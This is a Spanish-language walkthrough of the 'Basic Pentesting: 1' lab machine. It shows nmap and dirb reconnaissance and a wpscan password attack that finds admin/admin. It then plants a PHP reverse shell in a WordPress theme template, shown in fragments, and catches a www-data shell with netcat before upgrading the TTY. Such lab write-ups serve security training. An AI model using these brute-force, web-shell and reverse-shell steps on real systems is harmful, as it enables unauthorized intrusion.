
Maquina basic pentesting



BASIC PENTESTING: 1

About Release

Name: Basic Pentesting: 1


Date release: 8 Dec 2017

Author: Josiah Pierce

Series: Basic Pentesting

Reconocimiento con NMAP


```
nmap -p- -vvv --min-rate 5000 192.168.11.131
```



```
└─$ nmap -p- -vvv --min-rate 5000 192.168.11.131

Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-10 22:15 EDT
Initiating ARP Ping Scan at 22:15
Scanning 192.168.11.131 [1 port]
Completed ARP Ping Scan at 22:15, 0.07s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 22:15
Completed Parallel DNS resolution of 1 host. at 22:15, 0.00s elapsed
DNS resolution of 1 IPs took 0.00s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 22:15
Scanning 192.168.11.131 [65535 ports]
Discovered open port 22/tcp on 192.168.11.131
Discovered open port 21/tcp on 192.168.11.131
Discovered open port 80/tcp on 192.168.11.131
Completed SYN Stealth Scan at 22:15, 3.87s elapsed (65535 total ports)
Nmap scan report for 192.168.11.131
Host is up, received arp-response (0.00016s latency).
Scanned at 2025-07-10 22:15:45 EDT for 4s
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE REASON
21/tcp open  ftp     syn-ack ttl 64
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
MAC Address: 00:0C:29:D8:AF:41 (VMware)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 4.10 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

Fuzzing web con DIRB


```
dirb http://192.168.11.131
```



```
└─$ dirb http://192.168.11.131

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Jul 10 22:16:36 2025
URL_BASE: http://192.168.11.131/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.11.131/ ----
+ http://192.168.11.131/index.html (CODE:200|SIZE:177)
==> DIRECTORY: http://192.168.11.131/secret/
+ http://192.168.11.131/server-status (CODE:403|SIZE:302)

---- Entering directory: http://192.168.11.131/secret/ ----
+ http://192.168.11.131/secret/index.php (CODE:301|SIZE:0)
==> DIRECTORY: http://192.168.11.131/secret/wp-admin/
==> DIRECTORY: http://192.168.11.131/secret/wp-content/
==> DIRECTORY: http://192.168.11.131/secret/wp-includes/
+ http://192.168.11.131/secret/xmlrpc.php (CODE:405|SIZE:42)

---- Entering directory: http://192.168.11.131/secret/wp-admin/ ----
+ http://192.168.11.131/secret/wp-admin/admin.php (CODE:302|SIZE:0)
==> DIRECTORY: http://192.168.11.131/secret/wp-admin/css/
==> DIRECTORY: http://192.168.11.131/secret/wp-admin/images/
==> DIRECTORY: http://192.168.11.131/secret/wp-admin/includes/
+ http://192.168.11.131/secret/wp-admin/index.php (CODE:302|SIZE:0)
==> DIRECTORY: http://192.168.11.131/secret/wp-admin/js/
==> DIRECTORY: http://192.168.11.131/secret/wp-admin/maint/
==> DIRECTORY: http://192.168.11.131/secret/wp-admin/network/
==> DIRECTORY: http://192.168.11.131/secret/wp-admin/user/

---- Entering directory: http://192.168.11.131/secret/wp-content/ ----
+ http://192.168.11.131/secret/wp-content/index.php (CODE:200|SIZE:0)
==> DIRECTORY: http://192.168.11.131/secret/wp-content/plugins/
==> DIRECTORY: http://192.168.11.131/secret/wp-content/themes/
```

WPScan

```
wpscan --url http://192.168.11.131/secret/ -e u --passwords /usr/share/wordlists/c
```



```
[+] Headers
 | Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.11.131/secret/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://192.168.11.131/secret/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://192.168.11.131/secret/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.9 identified (Insecure, released on 2017-11-16).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.11.131/secret/, Match: 'wp-includes\/js\/wp-emoji-release.min.js?ver=4.9'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.11.131/secret/, Match: 'WordPress 4.9'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <========================================> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] admin
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - admin / admin
Trying admin / admin Time: 00:00:02 <====                                    > (290 / 4904)  5.91%  ETA: ??:??:??
```


Ahora entramos al wordpres con los datos otorgados y nos vamos a editar la plantilla e incluiremos un reverseshell


ReverseShell

Online - Reverse Shell Generator

Online Reverse Shell generator with Local Storage functionality, URI & Base64 Encoding, MSFVenom Generator, and Raw Mode. Great for CTFs.

💀 https://www.revshells.com/





Reverse Shell Generator

IP & Port

IP 192.168.11.129 Port 4444 +1

Listener

Advanced

```
nc -lvnp 4444
```

Type nc

Copy


Reverse Bind MSFVenom HoaxShell

OS Linux Name php Show Advanced


PHP PentestMonkey
PHP Ivan Sincek
PHP cmd
PHP cmd 2
PHP cmd small
PHP exec
PHP shell_exec

```
        fclose($sock);
        fclose($pipes[0]);
        fclose($pipes[1]);
        fclose($pipes[2]);
        proc_close($process);

        function printit ($string) {
                if (!$daemon) {
                        print "$string\n";
                }
        }

        ?>
```

🚩 Identificamos que el wordpress está configurado con el nombre de dominio vtsec, así que configuramos nuestro hosts en `/etc/hosts` y en paralelo dejamos en escucha nuestro Netcat.



```
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
192.168.11.131  vtcsec
```




```
        if ($debug) printit("STDERR READ");
        $input = fread($pipes[2], $chunk_size);
        if ($debug) printit("STDERR: $input");
        fwrite($sock, $input);
    }
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

function printit ($string) {
    if (!$daemon) {
        print "$string\n";
    }
}

?>
        </div><!-- #content -->

        <footer id="colophon" class="site-footer" role="contentinfo">
            <div class="wrap">
                <?php
                get_template_part( 'template-parts/footer/footer', 'widgets' );
```

NETCAT

activamos netcat a la escucha del puerto 4444 en paralelo a la inyección del ReverseShell

```
nc -lvnp 4444
```



```
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.11.129] from (UNKNOWN) [192.168.11.131] 32778
Linux vtcsec 4.10.0-28-generic #32~16.04.2-Ubuntu SMP Thu Jul 20 10:19:48 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
 22:37:53 up 0 min,  0 users,  load average: 0.53, 0.17, 0.06
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: cannot set terminal process group (1391): Inappropriate ioctl for device
bash: no job control in this shell
www-data@vtcsec:/$
```

TRATATIENTO TTY CLASICO

🌐 Tratamiento de TTY: Restauración y Configuración con Script

El comando `script /dev/null -c bash` y los pasos posteriores son útiles para manejar terminales TTY en situaciones donde la terminal está desconfigurada, o necesitas recuperar funcionalidad interactiva completa. Este flujo es común en sesiones SSH restringidas o mal configuradas.

🛠️ Explicación de los Pasos

1️⃣ Ejecutar `script`

```
script /dev/null -c bash
```

- **Propósito**:
  - `script` crea un nuevo entorno de terminal interactivo simulando una TTY funcional.
  - Redirige la salida a `/dev/null` para evitar guardar un archivo de registro.
  - Inicia una nueva sesión de **bash**.

2️⃣ Suspender la Sesión con `CTRL+Z`

Presiona `CTRL + Z` para suspender el proceso en ejecución (en este caso, el comando `script`).

- **Estado del Proceso**:
  - El proceso `bash` queda en segundo plano.
  - Puedes verificarlo con `jobs`.

3️⃣ Modificar el Modo de Terminal

```
stty raw -echo; fg
```

- **`stty raw`**: Cambia la terminal al modo "raw", deshabilitando interpretaciones especiales de la entrada.
- **`stty -echo`**: Desactiva la visualización de los caracteres mientras se escriben.
- **`fg`**: Trae el proceso `bash` de vuelta al primer plano.

4️⃣ Resetear la Terminal

Aunque no veas texto en pantalla, escribe:

```
reset xterm
```

- **`reset`**: Restablece la configuración de la terminal al estado predeterminado.

- `xterm`: Especifica el tipo de terminal. Esto es importante para sesiones SSH o entornos gráficos.

